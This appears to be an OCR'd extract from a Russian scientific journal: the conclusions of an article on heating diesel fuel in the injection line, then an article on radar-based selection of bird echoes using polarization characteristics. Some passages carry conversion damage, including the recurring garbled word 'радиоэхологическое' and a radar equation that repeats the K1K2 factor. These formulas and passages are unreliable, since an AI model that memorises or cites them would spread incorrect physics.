


Рис. 5. Влияние подогрева топлива на продолжительность впрыска.
 — без подогрева; - - - - - подогрев в 463K

Анализ полученных результатов показал, что повышение температуры топлива в нагнетательном трубопроводе ведет к существенному изменению давлений в системе впрыска. Из рис. 4 видно, что при температуре подогрева 190°C максимальное давление топлива под иглой $p_p^{\max}$ в среднем снижается на 14–18%, а максимальное давление топлива в трубопроводе $p_{tr}^{\max}$ — на 4–4,5%.

Обозначения на рис. 4:

$p_p^{\max}$ — максимальное давление под иглой распылителя;

$p_m^{\max}$ — максимальное давление в ТВД;

p_p' — давление начала подъема иглы распылителя;

$p_m^{\text{ост}}$, $p_p^{\text{ост}}$ — остаточное давление соответственно в ТВД и под иглой распылителя.

Наблюдается также падение давления начала подъема иглы, которое с величины $P' = 22,5$ МПа (фактическое давление начала впрыска в динамике) снижается до 20,2–20,4 МПа. Это составляет около 10–11%.

Наряду с уменьшением величины p_p' остаточное давление в трубопроводе (при той же температуре подогрева) повышается и достигает величины $p_0 \approx 10$ –10,2 МПа, т.е. увеличивается примерно на 20%.

Известно, что продолжительность и запаздывание впрыска, в свою очередь, находятся в прямой зависимости от давления открытия иглы. Следовательно, перераспределение давлений топлива в системе оказывает влияние на продолжительность фаз топливоподачи.

Изменение продолжительности впрыска (в градусах поворота коленчатого вала, ПКВ) при подогреве топлива в нагнетательном трубопроводе показано на рис. 5.

Обозначения на рис. 5:

φ_1 — суммарная продолжительность впрыска;

φ_2 — продолжительность основного впрыска;

φ_{1-2} — продолжительность подвпрыска.

Из графика следует, что повышение температуры топлива ведет к росту общей продолжительности впрыска φ_1 при пропорциональном увеличении основной подачи φ_2 и подвпрыска φ_{1-2} .

В соответствии с экспериментальными данными подогрев топлива ведет к увеличению угла опережения впрыска топлива.

Следовательно, изменение закона впрыска при высокотемпературном подо-

греве дизельных топлив позволяет улучшить условия формирования рабочего цикла, а именно: уменьшить долю топлива, участвующего в самовоспламенении, и увеличить его количество, впрыскиваемое возле ВМТ. Это ведет к снижению динамических показателей и повышению качества рабочего процесса тепловозного двигателя.

Выводы

– Топливовпрыскивающая аппаратура устойчиво работает при температурах подогрева непосредственно в форсунке до 170 °С и в нагнетательном трубопроводе до 350 °С.

– Наиболее эффективным способом термической обработки топлива является его подогрев в нагнетательном трубопроводе, что позволяет достичь уровня температур, необходимого для начала деструктивных преобразований углеводородов.

– В пределах работоспособности форсунок, определяемой по температурам распыливаемого топлива, статическое давление начала подъема иглы снижается по линейному закону на 15 %.

Список литературы

1. Храмов М.Ю., Садеков М.Х. Улучшение характеристик двигателя путем термофорсирования топлива. // Вестник АГТУ, Теплофизика, теплоэнергетика. – Нижний Новгород, 2007. – № 6 (41). – С. 83–85.

УДК 53

ПОВЫШЕНИЕ ТОЧНОСТИ СЕЛЕКЦИИ РАДИОЭХО ПТИЦ**Диневи́ч Л.***George S. Wise Faculty of Natural Sciences, Dept. of Zoology, Tel-Aviv University, Ramat Aviv, Israel,
e-mail: Dinevich@013.net*

Разработанный в Израиле алгоритм селекции радиоэхо птиц уже много лет в периоды их массовой межконтинентальной миграции успешно применяется для обеспечения безопасности полётов транспортной и боевой авиации. Получаемые в режиме текущего времени каждые 20 минут карты радиолокационной орнитологической обстановки позволяют руководителям полётов «разнести» во времени и в пространстве трассы миграции перелётных птиц и воздушных судов. Руководители полётов при планировании и управлении движением воздушных судов учитывают фактическую орнитологическую обстановку. Тем не менее, при определённых метеорологических условиях алгоритм распознавания радиоэхо птиц всё же пропускает некоторое количество ложных сигналов, которые формируются мелкокапельными облаками и атмосферными неоднородностями. В настоящей работе предлагается использовать дополнительные признаки радиоэхо, которые повысят точность селекции полезных сигналов. Базируются эти признаки на использовании поляризационных характеристик отражённых сигналов.

Ключевые слова: радиоэхо, миграция, орнитологическая система**IMPROVING THE ACCURACY OF SELECTION RADIOECHO BIRDS****Dinevich L.***George S. Wise Faculty of Natural Sciences, Dept. of Zoology, Tel-Aviv University, Ramat Aviv, Israel,
e-mail: Dinevich@013.net*

Developed in Israel, the selection algorithm radioecho birds for many years during periods of mass Intercontinental migration has been successfully applied to safety transport and military aviation. Get in the timekeeping mode, every 20 minutes maps radar ornithological situation allow managers of flights to distance in time and space routes of migratory birds and aircraft. The flight leaders in planning and managing the movement of aircraft into account the actual bird situation. However, under certain weather conditions, the recognition algorithm radioecho birds still misses some number of false signals that are generated atomized clouds and atmospheric inhomogeneities. In the present work proposes to use the additional features radio that will increase the accuracy of selection of useful signals. These signs are based on the use of polarization characteristics of the reflected signals.

Keywords: radio echo, migration, ornithological system

Радиолокационная орнитологическая система на базе радиолокатора МРЛ5 (Dinevich L., Leshem Y., 2007; Л. Диневи́ч, Й. Лешем, 2008; Dinevich L., Leshem Y., Pinsky M., Sterkin A., 2004) позволяет выполнить мониторинг межконтинентальных перелётов больших масс птиц в реальном времени. У такого мониторинга есть две цели.

Орнитологам важно знать траектории миграции различных видов птиц в различные времена года и суток. Важными являются данные о большой концентрации мигрантов над различными районами страны, о высотах, направлениях и скоростях их движения. Получить такую информацию с помощью традиционных способов наблюдения за птицами невозможно. Системные радиолокационные данные позволяют получить вышеуказанные характеристики полётов птиц, а также установить зависимость их миграции от погодных ситуаций в любое время суток.

Не менее важной целью разработки радиолокационной орнитологической системы является учёт её оперативных данных для совместного безопасного использования воздушного пространства страны, как мигрантами, так и авиацией и, в первую очередь, боевыми самолётами. Орнитоло-

гическая обстановка принимается во внимание при планировании полётов.

Найденные для различных атмосферных отражателей признаки радиолокационных сигналов и разработанный на их основе алгоритм позволяет распознавать радиоэхо от птиц и в оперативном масштабе времени строить векторные поля их движения, в том числе по высотам.

Построенные на основе разработанных алгоритмов радиолокационные орнитологические карты содержат следующую информацию:

- 1) общее количество радиоэхо птиц в воздухе, в том числе мигрантов;
- 2) значения их максимальной и минимальной скорости полёта;
- 3) количественное распределение всех радиоэхо птиц по высотам;
- 4) спектры скоростей и направлений полёта птиц по данным движения их радиоэхо, в том числе вектор суммарного направления;
- 5) векторные поля движения радиоэхо птиц на фоне метеорологической обстановки и с привязкой к местности;
- 6) распределение видов птиц по характеру движения их радиоэхо (степени прямолинейности и равномерности);

7) об облаках, осадках, невидимых визуально атмосферных образованиях и их параметрах, в том числе об их эволюции во времени.

Радиус таких радиолокационных орнитологических полей относительно места размещения радиолокатора зависит от размеров птиц (Dinevich L., Leshem Y., 2007).

На основе скоростных возможностей выбранных компьютеров, минимизации времени, необходимого для обработки большого количества радиоэхо, максимальный радиус наблюдения системы принят 60 км.

Тем не менее выполненные в Молдавии в конце 80-х годов совмещённые, визуальные и радиолокационные (в многолетнем эксперименте участвовали несколько МРЛ5 одновременно) наблюдения позволяли уверенно проследить радиоэхо больших стай аистов с удаления, превышающего 100 км и сопровождать их полёт на протяжении трёх и более часов.

Визуальная часть этого эксперимента обеспечивалась группой исследователей АН Молдавии под руководством доктора И. Гани. Радиолокационная часть эксперимента обеспечивалась группой специалистов под руководством инженера по радиолокации В. Диневица (Ganja I., Zubkov M., Kotjazi M., 1991).

Потенциал МРЛ5 по расчётам (Dinevich L., L. Kaplan, 1999) и при наблюдениях на экране радиолокатора позволяет увидеть радиоэхо одиночного аиста (аист, журавль, пеликан и т. д.) на удалении 100 км, если высота его полёта не менее 700 м (Ganja I., Zubkov M., Kotjazi M., 1991; Dinevich L., Y. Leshem, O. Sikora, 2001). Для стай птиц размером с воробья дальность их обнаружения может превышать 30, а нередко и 40 км. Согласно расчётам потенциал МРЛ5 позволяет увидеть одну птицу размером с воробья на удалении 8 км. Однако воробьиные, как правило, не летают поодиночке.

Опыт многолетнего использования алгоритма распознавания радиоэхо птиц (Dinevich L., Leshem Y., 2007) показал надёжность их селекции на фоне местных холмов, летательных аппаратов и большинства облачных образований.

Наиболее проблематичными для алгоритма селекции радиоэхо птиц (Dinevich L., Leshem Y., 2007; Диневиц Л., Лешем Й., 2008) являются слабые и сильно флюктуирующие отражения от мелкокапельных облаков, зон диссипации облачных образований, точечные радиоэхо насекомых, а также радиоэхо продольных и крючковатых полос атмосферных неоднородностей. Природа таких атмосферных неоднородностей хорошо проанализирована в брошюре А. Чер-

никова «Радиолокационные отражения от ясного неба» (Chernikov A., 1979).

При наличии в атмосфере таких отражателей нередко на орнитологических картах после селекции радиоэхо на основе разработанного алгоритма остаются ложные сигналы (помехи). Признаками, дополняющими разработанный в Израиле алгоритм селекции радиоэхо птиц, могут быть поляризационные, доплеровские и флюктуационные характеристики радиоэхо.

В данной работе представлено обоснование селекции радиоэхо птиц на основе их поляризационных характеристик и величины эффективной площади рассеяния ($\text{ЭПР} - \sigma$).

Примеры ложных сигналов, принимаемых радиолокационной системой за радиоэхо птиц

На рис. 1–5 представлены для примера несколько орнитологических карт за несколько различных дней. Все обозначения на картах идентичны и детально представлены в (Dinevich L., Leshem Y., 2008; Dinevich L., 2009).

В ряде случаев эти вектора создаются ложными (не радиоэхо птиц) сигналами. Проанализируем эти карты.

На рис. 1 наблюдаем радиоэхо облаков, осадков и холмов (местников). Радиус обозора более 50 км. В правом нижнем углу рисунка цветами обозначены уровни радиоэхо. Самое слабое радиоэхо обозначено синими цветами. Фактическая погода в момент получения данной карты – конвективная облачность и прерывистые ливневые дожди, ветер умеренный, северо-западный. Облака медленно смещаются в юго-восточном направлении. Если в такой атмосфере птицы есть, то их может быть очень мало.

На рис. 2 та же карта, которая представлена на рис. 1, но после селекции радиоэхо на основе алгоритма распознавания радиоэхо птиц. В этом случае параметры селекции выставлены на сверхчувствительном уровне (см. Dinevich L., Leshem Y., 2008). Т.е. на уровне, который оставляет для анализа даже радиоэхо шумов. В результате, фильтры алгоритма пропустили радиоэхо и построили вектора в зонах краёв или областей диссипации облаков. Можно предположить, что лишь часть этих векторов принадлежит радиоэхо птиц.

На рис. 3 представлена та же карта, но после селекции радиоэхо птиц на менее чувствительном уровне. На этой орнитологической карте векторов значительно меньше, чем на карте 2. Она объективнее отражает орнитологическую ситуацию. Заметим, что для получения последней карты

пришлось установить параметры селекции радиоэхо на менее чувствительном уровне. Следовательно, при этом часть радиоэхо очень мелких птиц мы теряем.

Рассмотрим рис. 4 и 5.

На рисунках векторами обозначены движения птиц в дневное время.

В основном вектора либо распределены по всей площади карты, либо формируют длинные полосы. Вектора имеют чётко обозначенные направления миграции для соответствующего периода года. В правом нижнем углу каждой карты представлен спектр скоростей, а также средние скорости и направления миграции.

Области 1, 2 и 3 на обеих картах характеризуются некой совокупностью векторов с отличающейся от остальных векторов хаотичной ориентацией и с большой концентрацией на единицу объёма. Такие области, как правило, совпадают с визуально наблюдаемыми слабыми конвективными или слоистыми облачными образованиями. Чаще всего они развиваются в подинверсионном слое

(1–1,5 км), но порой и ниже за счёт больших градиентов температуры и влажности. В Израиле такие атмосферные микрофронты возникают в долинах холмов и на границах «море – суша». Причём полосы микрофронтов, возникающих за счёт процессов на границе «море – суша» смещаются в течение дня от моря всё глубже в сторону континента. Используемые в алгоритме признаки принимают сигналы в зонах таких сильно флюктуирующих слабых радиоэхо облаков за радиоэхо птиц и формируют ложные вектора. Характерной особенностью таких векторных образований является их большая плотность и хаотичность направлений. Разработанный в Израиле алгоритм способен их различать. Однако, как показано в описании рис. 1–3, для этого приходится уменьшать чувствительность метода и, естественно, в ряде случаев терять некоторую часть полезных радиоэхо.

Такие же проблемные зоны нередко возникают в областях видимых и невидимых атмосферных образований.




Рис. 1




Рис. 2

На рис. 6 а, б представлены радиоэхологические визуальное не видимых атмосферных неоднородностей, возникающих в Израиле часто в нижнем подинверсионном слое на высоте 1–1,5 км, а порой, в утренние часы, на уровнях долин между холмами. Здесь сплошные большие и малые пятна радиоэхологических холмов. Полосы различной длины, а иногда и не прямолинейной формы – радиоэхологические чаще всего не видимых глазом атмосферных образований.

В книге «Руководство по производству наблюдений и применению информации с неавтоматизированных радиолокаторов МРЛ-1, МРЛ-2, МРЛ-5» (РД 52.04.320-91), С-Пб, Гидрометеиздат, 1993, 357 с. (раздел 2.10.8.2 Аномальное радиоэхологическое в виде тонких линий и полос) отмечается:

1. Радиоэхологическое такого типа перемещается впереди интенсивных гроз и связывается с линией ветрового сдвига. В районе сдвига может повышаться концентрация частиц пыли и пыльцы, происходит резкое увеличение градиента коэффициента преломления.

2. Многие исследователи отмечали подобные тонкие линии в отсутствие облаков, связывая их с зонами ветрового сдвига. Особенно часто их наблюдают в прибрежных районах и легко связывают с бризом. Радиус обнаружения тонких линий в этих случаях редко превышает 50 км, а высота 1–2 км.

3. Радиоэхологическое в виде полос в радиусе до 40 км может давать перистые облака, однако они расположены значительно выше, чем летают птицы.

4. Дополнительно к этим случаям нередко в утренние часы радиоэхологическое в виде длинных полос могут создавать неоднородности, возникающие за счёт зон повышенной влажности между холмами. Возникают они либо за счёт ветровой тяги в нижнем приземном слое между холмами морского насыщенного влагой воздуха с моря, либо за счёт утренней приземной конвекции насыщенного, охлаждённого ночью в долинах между холмами воздуха. Как правило, такие полосы радиоэхологического исчезают после солнечного прогрева приземных слоёв в утренние часы.




Рис. 3

Как и в предыдущих случаях используемые в алгоритме признаки принимают сигналы радиоэхо в случаях 1, 2, 4 за радиоэхо птиц и формируют ложные вектора. Характерной особенностью таких векторных образований тоже является их большая плотность и хаотичность направлений. Представленный в (Dinevich L., Leshem Y., 2007, 2008) алгоритм, как и в предыдущих случаях, способен различать ложные вектора от векторов, создаваемых движением птиц. Однако, как показано в описании рис. 1–3, для этого приходится уменьшать чувствительность метода и, естественно, в ряде случаев, как сказано ранее, терять некоторую часть полезных радиоэхо.

Нередко ложные сигналы в ближней зоне формируют радиоэхо боковых лепестков (рис. 7).

На рис. 7 представлено вертикальное сечение радиоэхо большой стаи птиц в дневное время на экране радиолокатора. Радиус обзора 50 км. Общая длина стаи превышает 100 км. На экране видна лишь

половина её длины в одном направлении. Высота радиоэхо 800–1200 м. Максимальная концентрация радиоэхо на высоте 800 м. Радиоэхо птиц выглядит в виде вытянутых по вертикали коротких полосок. Длина таких полосок зависит от величины диаграммы направленности антенны и мощности самого радиоэхо, т.е. от отражающих способностей цели. В одной и той же диаграмме длина полоски радиоэхо одного или группы аистов и одного или группы воробьиных будет разная. Обращают на себя внимание некоторая часть слабых радиоэхо в ближней зоне на высоте, существенно превышающей 1200 м. Эти радиоэхо сформированы сигналами от местников боковым лепестком и ошибочно алгоритмом приняты за радиоэхо птиц.

Для селекции ложных сигналов, не имеющих отношения к радиоэхо птиц (рис. 1–7), необходимо ввести в алгоритм распознавания дополнительные признаки.

Таковыми признаками могут быть поляризационные характеристики радиоэхо.




Рис. 4

Поляризационные характеристики радиоэхо

Из основного уравнения радиолокации (Dinevich L., L. Kaplan, 1999) следует, что дальность обнаружения одиночных целей увеличивается с повышением мощности передатчика, коэффициента усиления антенны, уменьшения мощности собственных шумов приёмника РЛС и увеличением σ цели.

При измеренных значениях R до цели и мощности отражённого сигнала P_r можно рассчитать значение эффективной площади рассеяния (ЭПР) одиночной цели σ :

$$\sigma = \frac{(4\pi)^3 P_t R^4}{P_r G^2 \lambda^2 K_1 K_2} \cdot \frac{1}{K_1 K_2}$$

По этой формуле можно рассчитывать эффективную площадь рассеяния одиночной птицы, при этом значения K_1 и K_2 , при отсутствии атмосферных осадков, можно принять за единицу.

Исходя из физического смысла эффективной площади рассеяния, чем больше птица, тем больше значение σ .

В работах (Shupijatsky A. 1959; Chernikov A., Schupjatsky A. 1967) отмечается заметная зависимость ЭПР птиц от поляризации излучаемого и принимаемого сигнала и от их ориентации относительно излучателя радиолокатора. По данным этих авторов степень деполяризации радиолокационных сигналов от птиц составляет около $-7 \div -9$ dB. Для поляриметра с линейной поляризацией излучения и приёма деполяризация определяется как отношение мощностей ортогональной и основной компонент отражённого сигнала. В случае излучения волн горизонтальной поляризации выражение для деполяризации можно записать в виде

$$\Delta P_x = P_{xy}/P_{xx}$$

или

$$\Delta P_x \text{ (dB)} = \lg P_{xy}/P_{xx}$$

При излучении вертикально поляризованной волны выражение для деполяризации примет вид $\Delta P_y = P_{yx}/P_{yy}$. Здесь P_{xx} , P_{yy} , P_{xy} , P_{yx} – компоненты мощности при-

нятого сигнала, где первый индекс означает вид поляризации при излучении, второй индекс – при приёме. При этом x и y обозначают горизонтальную и вертикальную поляризации соответственно.

В случаях по импульсного переключения поляризации излучения и приёма, при этом, сигналов той же поляризации можно рассчитывать величину дифференциальной отражаемости

$$dP = P_{xx} / P_{yy}$$

или

$$dP = 10 \lg P_{xx} / P_{yy}$$

В работах (Shupijatsky A. 1959; Dinevich L., 1981; Dinevich L., Kapitalchuk I., Schupjatsky A. 1990, 1994) показано, что величины деполяризации и дифференциальной поляризации функционально связаны только с формой цели и её ориентацией в пространстве и не зависят ни от каких других параметров, в том числе диэлектрической проницаемости тела, ослабления сигнала на трассе и т.д. Используя две

поляризационные компоненты ΔP_x и dP , можно вычислить ориентацию птиц в пространстве и их форму, т.е. отношение длины к ширине.

Формула для расчёта угла ориентации птицы в пространстве (Shupijatsky A., 1959) имеет следующий вид

$$\operatorname{tg} 2\theta = 2 dP^{1/2} \Delta P^{1/2} [dP^{1/2} - 1],$$

здесь θ – угол ориентации птицы в пространстве.

Немало важной является возможность по величине дифференциальной отражаемости выделять сигналы от птиц на фоне отражений от различных атмосферных неоднородностей, природа которых не связана с образованием видимых гидрометеоров. Дифференциальная отражаемость от таких неоднородностей близка к 1. Дифференциальная отражаемость от птиц на много больше единицы. Это означает, что указанный признак отражённого сигнала может быть использован при фильтрации сигналов от такого типа атмосферных неоднородностей.

